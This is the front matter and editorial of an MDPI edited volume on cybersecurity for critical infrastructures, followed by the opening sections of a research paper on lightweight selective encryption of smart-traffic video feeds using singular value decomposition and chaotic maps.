MDPI

Cyber Security and Critical Infrastructures

Volume II

Edited by

Leandros Maglaras, Helge Janicke and Mohamed Amine Ferrag

Printed Edition of the Topics Published in *Applied Sciences, Electronics, Future Internet, Sensors and Journal of Cybersecurity and Privacy*

www.mdpi.com/topics

Cyber Security and Critical Infrastructures - Volume II

Cyber Security and Critical Infrastructures - Volume II

Editors

Leandros Maglaras
Helge Janicke
Mohamed Amine Ferrag

MDPI • Basel • Beijing • Wuhan • Barcelona • Belgrade • Manchester • Tokyo • Cluj • Tianjin

Editors

Leandros Maglaras
School of Computer Science
and Informatics
De Montfort University
Leicester
UK

Helge Janicke
Cyber Security Cooperative
Research Centre
Joondalup
Australia

Mohamed Amine Ferrag
Department of Computer
Science
Guelma University
Guelma
Algeria

Editorial Office
MDPI
St. Alban-Anlage 66
4052 Basel, Switzerland

This is a reprint of articles from the Topic published online in the open access journals *Applied Sciences* (ISSN 2076-3417), *Electronics* (ISSN 2079-9292), *Future Internet* (ISSN 1999-5903), *Sensors* (ISSN 1424-8220), and *Journal of Cybersecurity and Privacy* (ISSN 2624-800X) (available at: https://www.mdpi.com/topics/Cyber_Security_Critical_Infrastructures).

For citation purposes, cite each article independently as indicated on the article page online and as indicated below:

LastName, A.A.; LastName, B.B.; LastName, C.C. Article Title. *Journal Name* **Year**, *Volume Number*, Page Range.

ISBN 978-3-0365-5661-1 (Hbk)
ISBN 978-3-0365-5662-8 (PDF)

Contents

About the Editors

Leandros Maglaras

Leandros Maglaras is a Professor of Cybersecurity at the School of Computer Science and Informatics, De Montfort University, UK. From September 2017 to November 2019, he was the Director of the National Cyber Security Authority of Greece. He can be contacted at leandros.maglaras@dmu.ac.uk.

Helge Janicke

Helge Janicke is the Research Director of the Cyber Security Cooperative Research Centre, Australia, Professor at Edith Cowan University and Visiting Professor at De Montfort University, U.K. He can be contacted at helge.janicke@cybersecuritycrc.org.au.

Mohamed Amine Ferrag

Mohamed Amine Ferrag is a Senior Lecturer at the Department of Computer Science, Guelma University, Algeria and Visiting Senior Researcher at the NAU-Lincoln Joint Research Center of Intelligent Engineering, Nanjing Agricultural University, China. He can be contacted at ferrag.mohamedamine@univ-guelma.dz.

Preface to "Cyber Security and Critical Infrastructures - Volume II"

The digital revolution has made people more dependent on ICT technology to perform everyday tasks, either at home or at work. The systems that support critical aspects of this smart way of living are characterized as critical and the security level of such systems is higher compared to others. The definition of criticality of a system is a rather difficult exercise and for that reason, novel cybersecurity regulations have been established to introduce the idea of digital managed services, which include security monitoring, managed network services or the outsourcing of business processes that are critical to the functioning, reliability, and availability of critical national infrastructures (CNIs). Moreover, ENISA recently issued a new report that deals with supply chain attacks. Those attacks target any chain of the ecosystem of processes, people, organizations, and distributors involved in the creation and delivery of a final solution or a product that can be used or incorporated into a CNI, thus further extending the scope of the security posture of a system.

The idea of securability lies in the triptych analysis, prediction and optimization. Concepts such as the mean time to attack (MTTA) and mean time to recovery (MTTR) (which is based on the existing incident response and mitigation plans) could be used in order to represent the operation of the system under analysis. There is a lack of new methodologies that could define the system requirements by incorporating security (and privacy) with reliability (and safety), and introduce a new research area under the broad term of securability. These methodologies are expected to be introduced in the following years.

This editorial presents the manuscripts accepted, after a careful peer-review process, for publication on the topic "Cyber Security and Critical Infrastructures" in the following MDPI journals: Applied Sciences, Electronics, Future Internet, Sensors and Smart Cities. The second volume includes the following sixteen articles: one editorial article and fifteen original research papers that describe the current challenges, innovative solutions, and real-world experiences involved in critical infrastructure cybersecurity issues.

Leandros Maglaras, Helge Janicke, and Mohamed Amine Ferrag
Editors

applied sciences

MDPI

Editorial

Combining Security and Reliability of Critical Infrastructures: The Concept of Securability

Leandros Maglaras [1],*, Helge Janicke [2] and Mohamed Amine Ferrag [3]

1 School of Computer Science and Informatics, De Montfort University, Leicester LE1 9BH, UK
2 Cyber Security Cooperative Research Centre, Edith Cowan University, Perth 6027, Australia; helge.janicke@cybersecuritycrc.org.au
3 Department of Computer Science, Guelma University, Guelma 24000, Algeria; ferrag.mohamedamine@univ-guelma.dz
* Correspondence: leandros.maglaras@dmu.ac.uk

Citation: Maglaras, L.; Janicke, H.; Ferrag, M.A. Combining Security and Reliability of Critical Infrastructures: The Concept of Securability. *Appl. Sci.* **2022**, *12*, 10387. https://doi.org/10.3390/app122010387

Received: 8 October 2022
Accepted: 13 October 2022
Published: 15 October 2022

The digital revolution has made people more dependent on ICT technology to perform everyday tasks, whether at home or at work. The systems that support critical aspects of this smart way of living are characterized as critical, and the security level of such systems is higher as compared to others. The definition of the criticality of a system is a rather difficult exercise, and for that reason, we have seen novel cybersecurity regulations to introduce the idea of digital managed services [1], which include security monitoring, managed network services, or the outsourcing of business processes that are are critical to the functioning, reliability, and availability of Critical National Infrastructures (CNIs). Moreover, ENISA recently issued a new report that deals with supply chain attacks [2]. Those attacks target any chain of the ecosystem of processes, people, organizations, and distributors involved in the creation and delivery of a final solution or product that can be used or incorporated into a CNI, thus further extending the scope of the security posture of a system.

The cybersecurity posture of system or infrastructure can be measured using several methods, including risk management, maturity assessment [3], or posture assessment. Using well-established cybersecurity frameworks such as NIST or ISO, an organization can establish an effective information management system, systematize cybersecurity controls, and improve the security of an organization. These frameworks can be very efficient in helping organizations understand the risks they face, analyze their vulnerabilities and organize their security countermeasures and mitigation plans [4]. The adaptation of those models to specific areas such as banking, healthcare, maritime, or critical components such as industrial systems is still needed [5] in order to achieve better mapping of the system processes and functions.

Reliability, on the other hand, is a measure to estimate the success of a system to perform according to its specifications in terms of time and operation conditions. The reliability is defined as the probability that the system will perform in an adequate manner for a predefined time period. The adequate operation of the system depends on the requirements of the application that are offered by the system. In order to define the reliability of the system, we need to have a very good understanding of the components that comprise the system and the way that these components operate. In order to define the reliability of a system, we need to calculate the reliability of each subsystem or entity and their interconnections and inter-dependencies. The reliability of the system is combined with several metrics such as the Mean Time to Failure (MTTF) and the Mean Time to Repair (MTTR), among others. Reliability analysis and optimization have been used for many years for the development of highly critical systems. In general, reliability evaluation methods can be categorized into two main groups: analytical and simulation-based techniques [6].

The effectiveness of reliability theory in mapping the operation of complex systems, and thus developing highly stable ones, can be used as a basis for the introduction of the securability of systems. Securability can be a metric to represent the ability of the system to operate in a secure manner according to the requirements of the offered services by incorporating the basic concepts of reliability. Since errors and failures are factors that affect the correct operation of system, those can and should be part of the securability analysis. The idea of securability lies in the triptych analysis, prediction, and optimization. Concepts such as Mean Time to Attack (MTTA) and Mean Time to Recovery (MTTR) (which are based on the existing incident response and mitigation plans) could be used in order to represent the operation of the system being analyzed. Some first attempts towards this direction have already been made through the use of patterns that combine security and reliability [7] and attack prediction using Markov models [8]. What is missing and is expected to be introduced in the following years is new methodologies that could define the system requirements by incorporating security (and privacy) with reliability (and safety), introducing a new research area under the broad term of securability.

This editorial presents the manuscripts accepted, after a careful peer-review process, for publication in the topic "Cyber Security and Critical Infrastructures" of the MDPI journals *Applied Sciences, Electronics, Future Internet, Sensors*, and *Smart Cities*. The second volume includes sixteen articles: one editorial article and fifteen original research papers describing current challenges, innovative solutions, and real-world experiences involving cybersecurity issues in critical infrastructures.

One major aspect of a smart city involves traffic management using ICT technologies. These technologies come with new vulnerabilities that could expose sensitive data of citizens to hackers. The authors in [9] propose a selective encryption scheme using singular-value decomposition and chaotic systems in order to overcome such issues. The proposed method ensures the confidentiality of video streams originating from devices that have minimal resources and that are mostly used in a smart-traffic management systems. The NIS directive (which is now substituted by the NIS2 Directive) has identified several critical sectors, including transport, and the proposed method could be used as an efficient tool to secure the information that is created and transmitted through a smart traffic system.

When dealing with attacks in critical infrastructures that are usually large complex systems interconnected with several others, the correct prioritization of vulnerabilities is rather a difficult exercise to take. The lack of a proper vulnerability assessment leaves the infrastructure exposed to several attacks that could have devastating physical outcomes when it supports critical services to citizens. The authors in [10] present a vulnerability prioritization model that can reveal characteristics of information-security-related vulnerabilities. Coping with node–edge risk calculation, the authors in [11] propose a vulnerability Correlation and Attack Graph-based node–edge Scoring System. These works reveal the continuous and crucial need for novel vulnerability analysis methods that are based on prioritization and risk analysis.

Dealing with the security and privacy of information during transmission into a digital environment, the authors in [12] propose a GCN algorithm for detecting malicious digital certificates. Malicious certificates can be used in order to hide malicious activities from threat actors. In order to achieve an efficient detection of malicious certificates, the authors design a rules-based method for extracting certificate attributes from documents that are used as features for the classification algorithm. The proposed method is very promising and can be applied in several aspects of electronic transactions where digital certificates are used to link ownership of public keys with the entities that own them. In order to secure transmission of information against tampering and cracking, authors in [13] propose a novel secure communication method based on the message hash chain. The tampering of information has been proven to be very dangerous, especially for industrial control systems that support or offer critical services to citizens, such as energy plants, and solutions that can secure those systems are in need.

On June 2022, the EU Member States agreed on revising the EU Network and Information Security Directive: NIS2. One of the additions of NIS2 as compared to the NIS was the extension of the scope of the NIS with the addition of new sectors, such as the food sector.

The authors in [14] discuss the new threats and security challenges that the digitization of agriculture has to face. Among the many open issues, challenges, and future directions that both organizations and governments will face, the authors propose the development of proper incident response and business continuity plans.

Focusing on the security of industrial control systems (ICS), the authors in [15] propose a configurable dependency model that can be used for risk assessment. The authors identified correctly the specific requirements of an ICS risk model that includes the need to cope with the diversity of experts that cooperate in an ICS along with the need to create a model that can offer an overview of the system at a high level of abstraction while capturing all inter-dependencies. Using the proposed configurable model organisations can save time and resources dedicated to risk assessment and thus be better prepared for cybersecurity incidents.

It has been proven that machine learning principles can be used in order to deploy efficient intrusion detection systems. One-class models have long been proven to be very efficient in circumstances where there is a need for the detection of both known and unknown (novel) attacks; the model must be robust to noise samples and where there is a lack of datasets that include attacks when training the model, all of the above being the standard situation for an ICS. The authors in [16] propose a new IDS that integrates long short-term memory principles into the one-class model and has been tested through extensive experiments on three complex network security data sets.

Following a similar approach, the authors in [17] propose an intelligence system based on machine learning and deep learning approaches to detect serious attacks on ICSs. In another article in this collection, the authors in [18] analyzed the classification of 0-days threats and anomalous intrusion in a novel dataset that includes cloud services. In addition, the authors in [19] propose a malicious anonymous proxy traffic that is based on the principles of deep learning and image transformation. In order to keep the computational overhead of image transformation low, the method converts the sequences of the size and inter-arrival time of the first N packets of a flow into images before applying classification. The proposed methods achieve high accuracy while keeping the sizes of the produced images more than 90% smaller than that of existing image-based deep learning methods All of the aforementioned works of the SI collection are very important since they provide valuable conclusions about the performance of several machine-learning-based intrusion-detection systems against sophisticated attacks, methods to improve their performance and possible future improvements or research directions.

Mobile phones have been used recently for tasks that are not directly linked to communication between users. E-banking, e-commerce, emails, and remote desktop services can help users stay always connected and to perform many of their activities through their mobile devices. The vulnerabilities in these services must be discovered through the execution of the code into a safe or isolated environment. Often, this leads the normal operation of the OS to halt, thus making it unable to offer any services. The authors in [20] try to solve this problem by proposing a secure service provisioning platform that guarantees the execution time of the normal OS while providing hypervisor-level security services. Coping with the same problem from a different perspective, the authors in [21] propose a lightweight, multi-source, fast Android malware detection model by using data from the internal files of the applications in order to build the machine learning models.

The authors in [22] focus on providing a solution for secure health monitoring and for digital twins in adversarial radio environments. The authors propose graph layer security (GLS) in order to secure the information that is transmitted wirelessly by exploiting some of the networked domain's physical dynamics. The method can be robust against both passive eavesdropping attacks and active attacks.

In the last article of this collection, the authors in [23] introduce a testbed for the study of cyber-attacks against a realistic simulation of a nuclear power plant. The testbed integrates a simulated Modbus/TCP network environment containing basic industrial control elements implemented with open-source software components and is validated against several cyberattacks.

Funding: This research received no external funding.

Conflicts of Interest: All authors declare no conflict of interest.

References

1. DCMS. Proposal for Legislation to Improve the UK's Cyber Resilience. 2022. Available online: https://www.gov.uk/government/consultations/proposal-for-legislation-to-improve-the-uks-cyber-resilience/proposal-for-legislation-to-improve-the-uks-cyber-resilience (accessed on 1 October 2022).
2. ENISA. Threat Landscape for Supply Chain Attacks. 2021. Available online: https://www.enisa.europa.eu/publications/threat-landscape-for-supplychain-attacks (accessed on 1 October 2022).
3. Aliyu, A.; Maglaras, L.; He, Y.; Yevseyeva, I.; Boiten, E.; Cook, A.; Janicke, H. A holistic cybersecurity maturity assessment framework for higher education institutions in the United Kingdom. *Appl. Sci.* **2020**, *10*, 3660. [CrossRef]
4. Maglaras, L.A.; Jiang, J. Ocsvm model combined with k-means recursive clustering for intrusion detection in scada systems. In Proceedings of the 10th International Conference on Heterogeneous Networking for Quality, Reliability, Security and Robustness, Rhodes, Greece, 18–20 August 2014; IEEE: Piscataway, NJ, USA, 2014; pp. 133–134.
5. Cook, A.; Smith, R.; Maglaras, L.; Janicke, H. Measuring the risk of cyber attack in industrial control systems. In Proceedings of the 4th International Symposium for ICS & SCADA Cyber Security Research 2016 (ICS-CSR), Belfast, UK, 23–25 August 2016.
6. Maglaras, L.A.; Ferrag, M.A.; Janicke, H.; Ayres, N.; Tassiulas, L. Reliability, Security, and Privacy in Power Grids. *Computer* **2022**, *55*, 85–88. [CrossRef]
7. Buckley, I.A.; Fernandez, E.B.; Larrondo-Petrie, M.M. Patterns combining reliability and security. In Proceedings of the International Conferences on Pervasive Patterns and Applications, IARIA Conferences, Rome, Italy, 25–30 September 2011; pp. 144–150.
8. Holgado, P.; Villagrá, V.A.; Vazquez, L. Real-time multistep attack prediction based on hidden markov models. *IEEE Trans. Dependable Secur. Comput.* **2017**, *17*, 134–147. [CrossRef]
9. Benrhouma, O.; Alkhodre, A.B.; AlZahrani, A.; Namoun, A.; Bhat, W.A. Using Singular Value Decomposition and Chaotic Maps for Selective Encryption of Video Feeds in Smart Traffic Management. *Appl. Sci.* **2022**, *12*, 3917. [CrossRef]
10. Reyes, J.; Fuertes, W.; Arévalo, P.; Macas, M. An Environment-Specific Prioritization Model for Information-Security Vulnerabilities Based on Risk Factor Analysis. *Electronics* **2022**, *11*, 1334. [CrossRef]
11. Shin, G.Y.; Hong, S.S.; Lee, J.S.; Han, I.S.; Kim, H.K.; Oh, H.R. Network Security Node-Edge Scoring System Using Attack Graph Based on Vulnerability Correlation. *Appl. Sci.* **2022**, *12*, 6852. [CrossRef]
12. Liu, J.; Luktarhan, N.; Chang, Y.; Yu, W. Malcertificate: Research and Implementation of a Malicious Certificate Detection Algorithm Based on GCN. *Appl. Sci.* **2022**, *12*, 4440. [CrossRef]
13. Han, M.; Jiang, W. A Secure Communication Method Based on Message Hash Chain. *Appl. Sci.* **2022**, *12*, 4505. [CrossRef]
14. Alahmadi, A.N.; Rehman, S.U.; Alhazmi, H.S.; Glynn, D.G.; Shoaib, H.; Solé, P. Cyber-Security Threats and Side-Channel Attacks for Digital Agriculture. *Sensors* **2022**, *22*, 3520. [CrossRef] [PubMed]
15. Cherdantseva, Y.; Burnap, P.; Nadjm-Tehrani, S.; Jones, K. A configurable dependency model of a SCADA system for goal-oriented risk assessment. *Appl. Sci.* **2022**, *12*, 4880. [CrossRef]
16. Li, Y.; Xu, Y.; Cao, Y.; Hou, J.; Wang, C.; Guo, W.; Li, X.; Xin, Y.; Liu, Z.; Cui, L. One-Class LSTM Network for Anomalous Network Traffic Detection. *Appl. Sci.* **2022**, *12*, 5051. [CrossRef]
17. Alkahtani, H.; Aldhyani, T.H. Developing Cybersecurity Systems Based on Machine Learning and Deep Learning Algorithms for Protecting Food Security Systems: Industrial Control Systems. *Electronics* **2022**, *11*, 1717. [CrossRef]
18. Nkongolo, M.; Van Deventer, J.P.; Kasongo, S.M.; Zahra, S.R.; Kipongo, J. A Cloud Based Optimization Method for Zero-Day Threats Detection Using Genetic Algorithm and Ensemble Learning. *Electronics* **2022**, *11*, 1749. [CrossRef]
19. He, Y.; Li, W. A Novel Lightweight Anonymous Proxy Traffic Detection Method Based on Spatio-Temporal Features. *Sensors* **2022**, *22*, 4216. [CrossRef]
20. Seo, J.; Lee, S.; Kim, K.I.; Kim, K.H. A Fine-Grained Secure Service Provisioning Platform for Hypervisor Systems. *Electronics* **2022**, *11*, 1606. [CrossRef]
21. Peng, T.; Hu, B.; Liu, J.; Huang, J.; Zhang, Z.; He, R.; Hu, X. A Lightweight Multi-Source Fast Android Malware Detection Model. *Appl. Sci.* **2022**, *12*, 5394. [CrossRef]
22. Wei, Z.; Wang, L.; Sun, S.C.; Li, B.; Guo, W. Graph layer security: Encrypting information via common networked physics. *Sensors* **2022**, *22*, 3951. [CrossRef] [PubMed]
23. de Brito, I.B.; de Sousa, R.T., Jr. Development of an Open-Source Testbed Based on the Modbus Protocol for Cybersecurity Analysis of Nuclear Power Plants. *Appl. Sci.* **2022**, *12*, 7942. [CrossRef]

applied sciences

Article

Using Singular Value Decomposition and Chaotic Maps for Selective Encryption of Video Feeds in Smart Traffic Management

Oussama Benrhouma [1,*], Ahmad B. Alkhodre [1], Ali AlZahrani [1], Abdallah Namoun [1] and Wasim A. Bhat [1,2]

1 Faculty of Computer and Information Systems, Islamic University of Madinah, Madinah 42351, Saudi Arabia; aalkhodre@iu.edu.sa (A.B.A.); a.alzahrani@iu.edu.sa (A.A.); a.namoun@iu.edu.sa (A.N.); wab.cs@uok.edu.in (W.A.B.)
2 Department of Computer Sciences, University of Kashmir, Srinagar 190006, India
* Correspondence: oussama.benrhoumaa@gmail.com or oussama.benrhouma@iu.edu.sa

Citation: Benrhouma, O.; AlKhodre, A.B.; AlZahrani, A.; Namoun, A.; Bhat, W.A. Using Singular Value Decomposition and Chaotic Maps for Selective Encryption of Video Feeds in Smart Traffic Management. *Appl. Sci.* **2022**, *12*, 3917. https://doi.org/10.3390/app12083917

Academic Editors: Leandros Maglaras, Helge Janicke and Mohamed Amine Ferrag

Received: 13 March 2022
Accepted: 8 April 2022
Published: 13 April 2022

Abstract: Traffic management in a smart city mainly relies on video feeds from various sources such as street cameras, car dash cams, traffic signal cameras, and so on. Ensuring the confidentiality of these video feeds during transmission is necessary. However, due to these devices' poor processing power and memory capacity, the applicability of traditional encryption algorithms is not feasible. Therefore, a selective encryption system based on singular value decomposition (SVD) and chaotic maps is presented in this study. The proposed cryptosystem can be used in smart traffic management. We apply SVD to identify the most significant parts of each frame of the video feed for encryption. Chaotic systems were deployed to achieve high diffusion and confusion properties in the resulted cipher. Our results suggest that the computational overhead is significantly less than that of the traditional approaches with no compromise on the strength of the encryption.

Keywords: SVD; chaotic maps; selective encryption

1. Introduction

Smart-traffic management systems make use of sensors, car dash cams, street and traffic light cameras, mobile networks, and many other technologies to monitor, regulate, and respond to traffic congestion and vehicular accidents [1]. It mainly relies on the video feeds received from these technologies, which are processed by servers. Any unauthorized access to these feeds during their transmission can result in a confidentiality breach of the system. Therefore, ensuring the confidentiality of such video feeds is of paramount importance in smart-traffic management. Unfortunately, due to the huge volumes of data generated by such sources [2] and their low computational power and memory capacity, applying classical encryption schemes [3] such as Advanced Encryption Standard (AES) [4] and Data Encryption Standard (DES) [5] is not feasible. In addition, certain properties in multimedia content, such as redundancies and high correlation, makes the use of such classical encryption schemes inefficient and expensive in terms of computational time and power required [6], especially in real-time applications such as smart-traffic management.

Fortunately, chaos-based cryptography presents a solution where certain properties of chaotic systems, such as the high sensitivity to initial condition (IC) and control parameter (CP) and random-alike appearance, can be used to yield strong encryption but with less computational and memory capacity required [7]. It is relatively easy to generate such chaotic system using differential or recursive equations. Over the last two decades, various chaotic-based image encryption schemes were proposed [8–24]. However, as the volume of data increases, the computational and memory capacity requirements also increase. To overcome this problem, selective encryption can be used to select and encrypt only the most significant parts of the data [25–29]. If the selection is done properly, encryption using chaotic maps of the selected parts of an image (or a video sequence) results in strong encryption with a significantly less requirement of computational and memory capacity for encrypting huge volumes of data in real time [30]. This selective encryption can be done in a spatial domain where only the four most significant bits (MSBs) of each pixel are selected and encrypted [31], or in a frequency domain where the image is decomposed using discrete cosine transform (DCT); then, only 25% of the frequencies are selected to be encrypted [30].

In this paper, a study on the singular value decomposition (SVD) [32] is conducted, and experiments were drawn to understand the properties of the decomposition and identify the coefficients that needs to be selected for encryption; this is done in order to reduce the amount of data that needs to encrypted given the huge size of the video feeds and the limitations in the computational power. Chaotic maps [8,30] were used in the design of the cryptosystem to increase the complexity and take advantage of the random-alike appearance. The proposed scheme is implemented and evaluated, and the results suggests that the scheme dramatically reduces the computational overhead.

The rest of the paper is organized as follows: Section 2 presents the background and related work, Section 3 discusses the proposed scheme, Section 4 describes the experiments and results, and finally, Section 5 presents the conclusion.

2. Background and Related Work

2.1. MPEG Video Sequence

An MPEG video sequence has three types of frames: (a) an I-frame that represents the most important information of the sequence, (b) a P-frame that represents a predictive frame, and (c) a B-frame that is a bi-directional frame, as shown in Figure 1.




Figure 1. (**a**) An MPEG video sequence (**b**) MPEG video sequence structure.

A typical MPEG video sequence looks like the following: $IBBPBBPBBPBBIBBPBBP$ $BB\ldots$. Since the I-frame contains the most important information of the sequence, encrypting this frame results in the encryption of the whole video sequence [33]. In this paper, the extracted I-frames are treated as JPEG images, and singular value decomposition is used to extract the most relevant parts of the frame to be encrypted using PRESENT ultra-lightweight block cipher and chaotic maps.

2.2. Singular Value Decomposition

Given a matrix X of size $m \times n$, the singular value decomposition of X results in three matrices (U, S, and V). U and V are orthogonal matrices with size $m \times m$, whereas S is a diagonal matrix containing values called "the singular values". Equation (1) shows the SVD results.

$$X = U * S * V^T \tag{1}$$

To prove the importance of the diagonal matrix S, an image is split into blocks sized 4×4, and the svd is applied on each. As shown in Equation (2), the singular matrix for each block contains four singular values : $S_1 \ldots S_4$. Due to the huge difference between the first value and all other values, we can conclude that S_1 has the most significant impact on the image. The values of the singular values for some blocks of the standard images are shown in Table 1.

$$B_i(X) = U \cdot S \cdot V^T = U \cdot \begin{bmatrix} S_1 & 0 & 0 & 0 \\ 0 & S_2 & 0 & 0 \\ 0 & 0 & S_3 & 0 \\ 0 & 0 & 0 & S_4 \end{bmatrix} \cdot V^T \quad (2)$$

Table 1. Values of the singular matrix for some blocks of the standard images.

Standard Image	**Block Number**	**Value**			
		S1	**S2**	**S3**	**S4**
cameraman	1	628.5056	16.6462	7.8219	2.7480
	33	474.5510	24.6315	8.2719	0.4573
tank	40	522.7868	14.9429	3.7784	1.1981
	200	527.5800	13.3748	10.0325	0.9129
lena	4000	530.3523	36.7818	8.0956	3.1669
	2150	455.2935	14.5609	6.7711	3.6052

To prove the importance of the first singular value (S1) for each block in comparison with all other singular values, multiple standard images are used (shown in Figure 2), and each image is split into blocks sized 4 × 4. Singular value decomposition is applied on each block, and the last three singular values (S_2, S_3, and S_4) are set to zeros. Then, the images are reconstructed, and the results are illustrated in Figure 3. The results prove that even with only a quarter of the singular values, we are able to reconstruct the images with acceptable quality. This compels us to conclude that if this quarter is encrypted, it will result in the encryption of the whole image, while the amount of data to be encrypted is reduced to a quarter.



(**a**) (**b**) (**c**) (**d**) (**e**) (**f**)

Figure 2. Original standard images. (**a**) aerial; (**b**) lena; (**c**) cameraman; (**d**) jet; (**e**) lake; (**f**) tank.




Figure 3. Images reconstructed with only the quarter of singular values. (**a**) aerial; (**b**) lena; (**c**) cameraman; (**d**) jet; (**e**) lake; (**f**) tank.

The structural similarity (SSIM) is a metric that measures the similarity between two images [34]. It is used in many fields such as watermarking and compression to measure the effects of distortion or compression on images. The closer the value of SSIM is to "1", the higher the similarity of the images. SSIM is defined by Equation (3).

$$SSIM(x,y) = \frac{(2\mu_x\mu_y + C_1)(2\sigma_{xy} + C_2)}{(\mu_x^2 + \mu_y^2 + C_1)(\sigma_x^2 + \sigma_y^2 + C_2)} \tag{3}$$

where:

- μ_x and μ_y represent the averages of x and y, respectively.
- σ_x^2 and σ_y^2 represent the variances of x and y, respectively.
- σ_{xy} represents the covariance of x and y.
- $C_1 = (k_1 L)^2$ and $C_2 = (k_2 L)^2$ are two variables used to stabilize a division with a weak denominator.
- L is the dynamic range of the pixel values.
- $k_1 = 0.01$ and $k_2 = 0.03$.

Table 2 shows the SSIM values between the original images and the images reconstructed using only one-quarter of the singular values. The results prove that the most important information of image blocks is contained within the first singular value.

Table 2. SSIM values for original and reconstructed images.

Aerial	Lena	Cameraman	Jet	Lake	Tank
0.8007	0.9250	0.9323	0.9285	0.8900	0.8737

2.3. Logistic Map

The logistic map is used to take advantage of chaotic functions' pseudo-random nature. The bifurcation diagram of the function described in Equation (4) is used to determine its chaotic behavior, which is depicted in Figure 4a. This behavior can be seen when the control parameter $\mu \in [3.8, 4]$. The quasi-uniformity of the invariant natural density of the logistic map, as shown in Figure 4b, confirms this.

$$x_{n+1} = \mu x_n (1 - x_n) \tag{4}$$

Exploiting the pseudo-random behavior of the logistic map, 80 pseudo-random values are generated starting from an initial condition x_0 and a control parameter μ; these values are then quantified to 0s and 1s based on a threshold T to construct an 80-bits ling key, which will represent the secret key for the PRESENT block cipher.




Figure 4. (**a**) The bifurcation diagram. (**b**) Invariant natural density.

2.4. The Generalized Cat Map

The generalized cat map (Equation (5)) is used to shuffle pixel positions and increase the confusion and diffusion in the resulted cryptogram.

$$\begin{bmatrix} x_{i+1} \\ y_{i+1} \end{bmatrix} = \begin{pmatrix} 1 & a \\ b & ab+1 \end{pmatrix} \begin{bmatrix} x_i \\ y_i \end{bmatrix} mod\ N \tag{5}$$

where x_i, y_i represent the position of a pixel, and x_{i+1}, y_{i+1} represent its new position after the iteration; N is the size of the squared image.

The cat map shows a periodic phenomenon for some parameters a, b, and N, which means that after a certain number of iterations P, all the pixels return to their initial positions [35]. Figure 5 shows an example of the periodic phenomenon of a cat map when applied on a standard image. All the pixels of the image returned to their initial positions after 96 iterations.

In our scheme, the parameters used in the cat map are as follows: $a = b = 1$ and $N = 128$. The equation used is given below (Equation (6)).

$$\begin{bmatrix} i' \\ j' \end{bmatrix} = \begin{bmatrix} 1 & 1 \\ 1 & 2 \end{bmatrix} \begin{bmatrix} i \\ j \end{bmatrix} mod\ 128 \tag{6}$$

where (i, j) represents the initial position of the pixel, and (i', j') indicate its new position.

It is worth mentioning here that the images used in Equation (6) are of size 128×128. For larger images (say 256×256), the images are split into sub-images of size 128×128 to apply shuffling on one sub-image at a time.

